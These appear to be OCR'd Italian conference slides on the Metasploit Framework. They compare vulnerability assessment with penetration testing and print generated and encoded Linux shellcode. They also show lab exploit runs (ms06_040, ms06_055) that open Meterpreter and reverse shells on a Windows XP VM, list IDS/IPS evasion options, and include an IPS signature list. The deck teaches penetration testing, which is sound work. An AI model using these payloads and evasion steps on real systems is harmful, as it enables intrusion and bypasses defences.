
metasploit

NETWORK enForcer SECURITY

5° convegno NET & SYSTEM SECURITY
Analisi delle vulnerabilità dei sistemi informatici

Chi sono

- ricercatore indipendente da dieci anni
- da sei mi occupo di penetration testing e vulnerability assessment
- **non** faccio parte del team di sviluppo di Metasploit



Agenda

- cos'è
- vulnerability assessment vs penetration test
- exploit e payload
- IDS/IPS evasion
- domande

cos'è

metasploit

- ambiente destinato al penetration test, non al vulnerability assessment in senso stretto
- ideale tanto per i tester quanto per i coder
- valida alternativa ai prodotti commerciali quali Canvas e Core Impact

cos'è (2)

- open source (MFL v1.2)
- differente punto di vista rispetto alla concorrenza commerciale
  - totale mancanza di strumenti di reportistica e di una GUI semplice e sofisticata
  - framework di creazione e studio di exploit, payload, encoder e NOP
- contiene inoltre
  - opcod db
  - metasploit anti-forensics investigation arsenal (*mafia*)

vulnerability assessment vs penetration test

il vulnerability assessment

- identifica e quantifica le vulnerabilità in un sistema informatico
- ha molti punti in comune con l'analisi dei rischi
- **non** sfrutta le vulnerabilità riscontrate
- presenta spesso molti falsi positivi
- nessus

vulnerability assessment vs penetration test (2)

il penetration test

- simula un attacco informatico
- analizza ogni aspetto del sistema bersaglio, non solo le vulnerabilità presenti nelle componenti hw/sw
- **sfrutta** le vulnerabilità riscontrate
- nessun falso positivo, ma può interrompere alcune funzionalità del sistema bersaglio

vulnerability assessment vs penetration test (3)

il framework Metasploit è un buono strumento di penetration test:

- permette lo sfruttamento delle vulnerabilità attraverso gli opportuni exploit
- permette la taratura degli exploit e delle loro componenti accessorie
- dispone di una larga base di contributor

exploit e payload

exploit

“ un software, una porzione di dati, una sequenza di comandi in grado di sfruttare un errore, svista o vulnerabilità e manipolare arbitrariamente il funzionamento di un software, hardware o sistema informatico di qualche genere ”

exploit e payload (2)

- sono sempre esistiti
- costante aumento dei buffer overflow dopo gli articoli di mudge e aleph1
- differenti tipi e logiche

exploit e payload (3)

- il modello classico di b0f consiste di una porzione di codice in grado di sfruttare il bug e di una per eseguire comandi arbitrari, il **payload**
- entrambe sembrano frutto di stregoneria e hanno sempre richiesto notevoli impegno e capacità
- con un framework adatto il ricercatore può pensare alle sole vulnerabilità e non ai payload

exploit e payload (4)

i payload

- sono specie-specifici
- sono complessi
- hanno sempre caratterizzato e differenziato gli exploit
- oggi possono essere manipolati ed utilizzati da chiunque

exploit e payload (5)

metasploit contiene

- più di 250 exploit differenti
- 116 payload differenti e manipolabili
- 17 encoder per la trasformazione dei payload
- 6 NOP
- msfpaylod

exploit e payload (6)

```
$ ./msfpayload linux/x86/exec CMD=id C
/*
 * linux/x86/exec - 38 bytes
 * http://www.metasploit.com
 * AppendExit=false, CMD=id, PrependSetresuid=false,
 * PrependSetuid=false, PrependSetreuid=false
 */
unsigned char buf[] =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x03\x00\x00\x00\x69"
"\x64\x00\x57\x53\x89\xe1\xcd\x80";
```

exploit e payload (7)

```
$ ./msfpayload linux/x86/exec CMD=id APPENDEXIT=true C
/*
 * linux/x86/exec - 45 bytes
 * http://www.metasploit.com
 * AppendExit=true, CMD=id, PrependSetresuid=false,
 * PrependSetuid=false, PrependSetreuid=false
 */
unsigned char buf[] =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x03\x00\x00\x00\x69"
"\x64\x00\x57\x53\x89\xe1\xcd\x80\x31\xdb\x6a\x01\x58\xcd\x80";
```

exploit e payload (8)

```
$ ./msfpayload linux/x86/exec CMD=whoami C
/*
 * linux/x86/exec - 42 bytes
 * http://www.metasploit.com
 * AppendExit=false, CMD=whoami, PrependSetresuid=false,
 * PrependSetuid=false, PrependSetreuid=false
 */
unsigned char buf[] =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x07\x00\x00\x00\x77"
"\x68\x6f\x61\x6d\x69\x00\x57\x53\x89\xe1\xcd\x80";
```

IDS/IPS evasion

i sistemi anti-intrusione sono essenzialmente di due tipi

- host based
- network based

metasploit risponde ad entrambi con

- payload e NOP variabili
- payload sofisticati
- manipolazione dei protocolli di trasporto e applicativi (es.: http)

IDS/IPS evasion (2)

- payload dinamicamente modificabili
  - polimorfici
  - alfabetici
- msfencode

IDS/IPS evasion (3)

```
$ ./msfencode -h

    Usage: ./msfencode <options>

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The format to display the encoded buffer with (raw, ruby, perl, c)
```

IDS/IPS evasion (4)

```
$ ./msfencode -h

    Usage: ./msfencode <options>

OPTIONS:

    -a <opt>
    -b <opt>
    -e <opt>
    -h
    -i <opt>
    -l
    -m <opt>
    -n
    -s <opt>
    -t <opt>
```

```
$ ./msfpayload linux/x86/exec CMD=id r | ./msfencode -b '0x00'
   -e x86/shikata_ga_nai -t c
[*] x86/shikata_ga_nai succeeded, final size 66

unsigned char buf[] =
"\x31\xc9\xbb\x55\xdc\x6f\x32\xd9\xcc\xd9\x74\x24\xf4\x5a\xb1"
"\x0a\x83\xc2\x04\x31\x5a\x0f\x03\x5a\x0f\xe2\xa0\xb6\x64\x6a"
"\xd3\x15\x1d\xe2\xce\xfa\x68\x15\x78\xd2\x19\xb2\x78\x44\xf1"
"\x20\x11\xfa\x84\x46\xb3\xea\x94\x88\x33\xeb\xf3\xec\x33\xbc"
"\x50\x64\xd2\x8f\xd7\x7c";
```

IDS/IPS evasion (5)

```
teo@giringiro:~/codes/pentest/framework-3.1$ ./msfpayload linux/x86/exec CMD=id
r|./msfencode -b '0x00' -e x86/shikata_ga_nai -t c
[*] x86/shikata_ga_nai succeeded, final size 66

unsigned char buf[] =
"\xd9\xe9\xd9\x74\x24\xf4\x5d\x2b\xc9\xbe\xbe\xa9\x23\xa4\xb1"
"\x0a\x31\x75\x1a\x83\xc5\x04\x03\x75\x16\xe2\x4b\xc3\x28\xfc"
"\x2a\x46\x49\x94\x61\x04\x1c\x83\x11\xe5\x6d\x24\xe1\x91\xbe"
"\xd6\x88\x0f\x48\xf5\x18\x38\x49\xfa\x9c\xb8\x27\x9e\x9c\xef"
"\xe4\xd7\x7d\xc2\x8b\xe2";
```

IDS/IPS evasion (6)

alcune applicazioni si aspettano un payload specifico

- solo lettere
- solo maiuscole/minuscole
- solo caratteri stampabili

IDS/IPS evasion (7)

default shellcode

```
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x03\x00\x00\x00\x69"
"\x64\x00\x57\x53\x89\xe1\xcd\x80";
```

IDS/IPS evasion (8)

default encoder

```
"\x31\xc9\xbb\x55\xdc\x6f\x32\xd9\xcc\xd9\x74\x24\xf4\x5a\xb1"
"\x0a\x83\xc2\x04\x31\x5a\x0f\x03\x5a\x0f\xe2\xa0\xb6\x64\x6a"
"\xd3\x15\x1d\xe2\xce\xfa\x68\x15\x78\xd2\x19\xb2\x78\x44\xf1"
"\x20\x11\xfa\x84\x46\xb3\xea\x94\x88\x33\xeb\xf3\xec\x33\xbc"
"\x50\x64\xd2\x8f\xd7\x7c";
```

IDS/IPS evasion (9)

alpha encoder

```
"\x89\xe3\xda\xdc\xd9\x73\xf4\x5b\x53\x59\x49\x49\x49\x49\x43"
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34"
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41"
"\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58"
"\x50\x38\x41\x43\x4a\x4a\x49\x43\x5a\x44\x4b\x51\x48\x4d\x49"
"\x51\x42\x45\x36\x42\x48\x46\x4d\x42\x43\x4d\x59\x4a\x47\x42"
"\x48\x46\x4f\x42\x53\x42\x48\x45\x50\x45\x38\x46\x4f\x45\x32"
"\x42\x49\x42\x4e\x4d\x59\x4b\x53\x51\x42\x4d\x38\x44\x43\x43"
"\x30\x45\x50\x43\x30\x43\x59\x43\x54\x45\x50\x51\x47\x50\x53"
"\x4c\x49\x4b\x51\x48\x4d\x4d\x50\x45\x5a\x41\x41";
```

IDS/IPS evasion (10)

- IDS/IPS controllano anche
  - shell nei flussi applicativi
  - nuovi processi arbitrari a runtime
- il framework dispone di 3 payload avanzati
  - meterpreter
  - VNCinject
  - PassiveX

IDS/IPS evasion (11)

- meterpreter
  - interprete di comando iniettato in un processo esistente
- VNCinject
  - server VNC iniettato in un processo esistente
- PassiveX
  - controllo ActiveX fatto scaricare dal browser del sistema attaccato



Metasploit Framework Web Console 3.1-dev - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:5
Google
Exploits
Auxiliaries
Payloads
Console
Sessions
Options
About
metasploit
Done
Proxy: None
WEBrick/1.3.1

```
msf exploit(ms06_040_netapi) > exploit
[*] Started reverse handler
[*] Detected a Windows XP SP0/SP1 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:
172.16.143.128[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:
172.16.143.128[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.14.1:4444 -> 172.16.14.128:1032)

meterpreter > sysinfo
Computer: VMWARE-XPPRO
OS      : Windows XP (Build 2600, Service Pack 1).

meterpreter > getuid
Server username: SYSTEM

meterpreter > getwd
C:\WINDOWS\SYSTEM32
```

```
cat             Read the contents of a file to the screen
cd              Change directory
download        Download a file or directory
edit            Edit a file
getwd           Print working directory
ls              List files
mkdir           Make directory
pwd             Print working directory
rmdir           Remove directory
upload          Upload a file or directory
ipconfig        Display interfaces
portfwd         Forward a local port to a remote service
route           View and modify the routing table
execute         Execute a command
getpid          Get the current process identifier
getuid          Get the user that the server is running as
kill            Terminate a process
ps              List running processes
reboot          Reboots the remote computer
reg             Modify and interact with the remote registry
rev2self        Calls RevertToSelf() on the remote machine
shutdown        Shuts down the remote computer
sysinfo         Gets information about the remote system, such as OS
```

IDS/IPS evasion (15)

il payload VNCinject permette l'amministrazione remota del sistema Win32 compromesso, anche in caso di lock della console



VNC: VNCShell [SYSTEM@VMWARE-XPPRO] - Full Access

Metasploit Courtesy Shell (TM)

```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\>_
```

Sblocco computer

Copyright © 1985-2001
Microsoft Corporation

Microsoft Windows xp Professional

Microsoft

Il computer è attualmente in uso ed è stato bloccato.

Il computer può essere sbloccato solo da VMWARE-XPPRO\teo o da un amministratore.

Nome utente: teo

Password:

OK Annulla

IDS/IPS evasion (17)

- TCP
- HTTP
- SMB
- DCERPC

IDS/IPS evasion (18)

```
msf exploit(ms06_055_vml_method) > show evasion

    Name                : HTML::base64
    Name                : HTML::javascript::escape
    Name                : HTML::unicode
    Name                : HTTP::chunked
    Name                : HTTP::compression
    Name                : HTTP::header_folding
    Name                : HTTP::junk_headers
    Name                : TCP::max_send_size
    Name                : TCP::send_delay

msf exploit(ms06_055_vml_method) > set HTML::javascript::escape 1
HTML::javascript::escape => 1

msf exploit(ms06_055_vml_method) > set HTTP::junk_headers 1 true
HTTP::junk_headers => true
```

IDS/IPS evasion (19)

```
msf exploit(ms06_055_vml_method) > exploit
[*] Started reverse handler
[*] Using URL: http://172.16.143.1:8080/ok
[*] Server started.
[*] Exploit running as background job.
msf exploit(ms06_055_vml_method) >
[*] Sending exploit to 172.16.143.128:1049...
[*] Command shell session 1 opened (172.16.143.1:4444 -> 172.16.143.128:1050)
```

```
msf exploit(ms06_055_vml_method) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\teo\Desktop>
```

```
22:29:40.562616 IP 172.16.143.1.8080 > 172.16.143.128.1039: . 1:1461(1460)
ack 362 win 6432
        0x0000:  4500 05dc 260e 4000 4006 986b ac10 8f01  E...&.@.@..k....
        0x0010:  ac10 8f80 1f90 040f 4798 9b72 c87f 2900  ........G..r..).
        0x0020:  5010 1920 8adc 0000 4854 5450 2f31 2e31  P.......HTTP/1.1
        0x0030:  2032 3030 204f 4b0d 0a53 6572 7665 723a  .200.OK..Server:
        0x0040:  2041 7061 6368 650d 0a43 6f6e 7465 6e74  .Apache..Content
        0x0050:  2d54 7970 653a 2074 6578 742f 6874 6d6c  -Type:.text/html
        0x0060:  0d0a 436f 6e74 656e 742d 4c65 6e67 7468  ..Content-Length
        0x0070:  3a20 3137 3532 360d 0a43 6f6e 6e65 6374  :.17526..Connect
        0x0080:  696f 6e3a 204b 6565 702d 416c 6976 650d  ion:.Keep-Alive.
        0x0090:  0a0d 0a20 0920 0a09 0a0a 2020 0d09 0920  ..............
```

```
22:35:01.898687 IP 172.16.143.1.8080 > 172.16.143.128.1049: . 1:1461(1460)
ack 361 win 6432
        0x0000:  4500 05dc acdf 4000 4006 119a ac10 8f01  E.....@.@.......
        0x0010:  ac10 8f80 1f90 0419 7326 5a5f d0ce ec96  ........s&Z_....
        0x0020:  5010 1920 90f9 0000 4854 5450 2f31 2e31  P.......HTTP/1.1
        0x0030:  2032 3030 204f 4b0d 0a58 2d4d 5a49 6359  .200.OK..X-MZIcY
        0x0040:  315a 426d 3277 654b 4f43 6464 4c4e 314f  1ZBm2weKOCddLN1O
        0x0050:  4e31 7a3a 206f 7579 7546 336d 476d 7370  N1z:.ouyuF3mGmsp
        0x0060:  5544 3237 3761 5069 3066 6853 496f 4265  UD277aPi0fhSIoBe
        0x0070:  7765 4547 4c59 6277 6b58 774d 6859 6143  weEGLYbwkXwMhYaC
        0x0080:  786c 4657 6475 715a 5973 5868 4172 6759  xlFWduqZYsXhArgY
        0x0090:  5732 796f 5353 7168 3941 5955 436f 3067  W2yoSSqh9AYUCo0g
        ...
        0x0030:  6e68 7554 5a49 344a 597a 0d0a 5365 7276  nhuTZI4JYz..Serv
        0x0040:  6572 3a20 4170 6163 6865 0d0a 436f 6e74  er:.Apache..Cont
        0x0050:  656e 742d 5479 7065 3a20 7465 7874 2f68  ent-Type:.text/h
        0x0060:  746d 6c0d 0a43 6f6e 7465 6e74 2d4c 656e  tml..Content-Len
        0x0070:  6774 683a 2035 3538 3936 0d0a 436f 6e6e  gth:.55896..Conn
```

```
0x00d0:  0a20 090d 0909 090a 0d3c 6874 6d6c 090a  .........<html..
0x00e0:  200a 090a 2020 0a0d 0909 0a09 0a09 0909  ................
0x00f0:  0a20 0d20 0a0d 0d09 090a 0920 0a0a 0a0a  ................
0x0100:  0a0d 0a0d 200a 090a 0d09 0a0d 0a09 0a0a  ................
0x0110:  0d09 2009 090a 0d09 0a0a 0a09 0d09 200a  ................
0x0120:  0a0a 090a 0d0d 786d 6c6e 733a 4f6b 2020  ......xmlns:Ok..
0x0130:  0d09 0920 2009 2020 2020 2009 0909 200d  ................
0x0140:  090d 0a0d 093d 090d 0922 200a 090d 090a  .....=...".....
0x0150:  2009 2009 0d0d 0d0a 090d 0d0a 200d 0a09  ................
0x0160:  0d09 0a0a 0d0d 0909 0d0d 0a0a 0a0d 0a0d  ................
0x0170:  2009 0a09 0a0a 0d20 090d 2009 0d0d 0920  ................
0x0180:  090a 090a 0a09 0a0d 0975 726e 3a73 6368  .........urn:sch
0x0190:  656d 6173 2d6d 6963 726f 736f 6674 2d63  emas-microsoft-c
0x01a0:  6f6d 3a76 6d6c 0a20 0a0d 2009 0d20 0d09  om:vml.........
0x01b0:  090a 0a0d 090a 0920 2009 2020 200d 0d09  ................
0x01c0:  0909 0a0a 200a 200a 2020 0a0a 0d22 0d09  ............."..
0x01d0:  0920 0a09 0d0d 0920 0d20 0a09 0d09 2009  ................
0x01e0:  2009 090d 0a20 3e0d 0a0a 0909 0d09 0a20  ......>.........
0x01f0:  0d0a 2009 0d0d 0a0a 0d20 0a0d 0a0d 0a0a  ................
0x0200:  200a 0d0d 200a 0d0a 0d20 0a0a 0909 0d0a  ................
0x0210:  200d 3c68 6561 643e 2020 0a20 0a20 0d0d  ..<head>........
```

```
0x0090:  7665 0d0a 0d0a 3c73 6372 6970 743e 646f  ve....<script>do
0x00a0:  6375 6d65 6e74 2e77 7269 7465 2875 6e65  cument.write(une
0x00b0:  7363 6170 6528 2225 3061 2530 6125 3039  scape("%0a%0a%09
0x00c0:  2530 6425 3230 2530 6425 3061 2530 6425  %0d%20%0d%0a%0d%
0x00d0:  3230 2532 3025 3230 2532 3025 3230 2530  20%20%20%20%20%0
0x00e0:  6125 3061 2530 6125 3061 2530 3925 3230  a%0a%0a%0a%09%20
0x00f0:  2532 3025 3064 2530 6125 3061 2530 6125  %20%0d%0a%0a%0a%
0x0100:  3230 2530 6425 3230 2530 3925 3064 2530  20%0d%20%09%0d%0
0x0110:  6125 3064 2530 3925 3064 2530 6125 3039  a%0d%09%0d%0a%09
0x0120:  2532 3025 3061 2530 6125 3230 2530 6425  %20%0a%0a%20%0d%
0x0130:  3061 2532 3025 3230 2532 3025 3061 2532  0a%20%20%20%0a%2
0x0140:  3025 3230 2532 3025 3064 2532 3025 3039  0%20%20%0d%20%09
0x0150:  2532 3025 3061 2530 3925 3039 2530 6125  %20%0a%09%09%0a%
0x0160:  3064 2532 3025 3064 2532 3025 3230 2530  0d%20%0d%20%20%0
0x0170:  3925 3039 2532 3025 3061 2532 3025 3230  9%09%20%0a%20%20
0x0180:  2530 6125 3061 2530 6125 3039 2530 6125  %0a%0a%0a%09%0a%
0x0190:  3039 2532 3025 3230 2530 3925 3064 2530  09%20%20%09%0d%0
0x01a0:  6425 3230 2530 3925 3064 2530 6125 3039  d%20%09%0d%0a%09
0x01b0:  2532 3025 3363 2536 3825 3734 2536 6425  %20%3c%68%74%6d%
0x01c0:  3663 2532 3025 3064 2530 3925 3039 2530  6c%20%0d%09%09%0
0x01d0:  3925 3061 2530 6425 3064 2530 6425 3064  9%0a%0d%0d%0d%0d
```

IDS/IPS evasion (24)

~/plugins/ips_filter.rb

- plugin ancora allo stato larvale
- blocca ogni connessione che contenga match a signature note

```
SIGS =
 ['DCOM.C', ".*\\\x5c\x00\\\x5c\x00\x46\x00\x58\x00\x4e\x00\x42\x00\x46\x00\x58\x00
 \x46\x00\x58\x00.*\xcc\xe0\xfd\x7f.*"],
 ['BLASTER', ".*\\\x5c\x00\\\x5c\x00\x46\x00\x58\x00\x4e\x00\x42\x00\x46\x00\x58
 \x00\x46\x00\x58\x00.*\xcc\xe0\xfd\x7f.*"],
 ['REMACT', ".*\xb8\x4a\x9f\x4d\x1c\\}\xcf\x11\x86\x1e\x00\x20\xaf\x6e.*"],
 ['x86 NOP SLED', "\x90\x90"],
]
```

Domande?

Metasploit Framework

Matteo Falsetti - mfalsetti[at]enforcer.it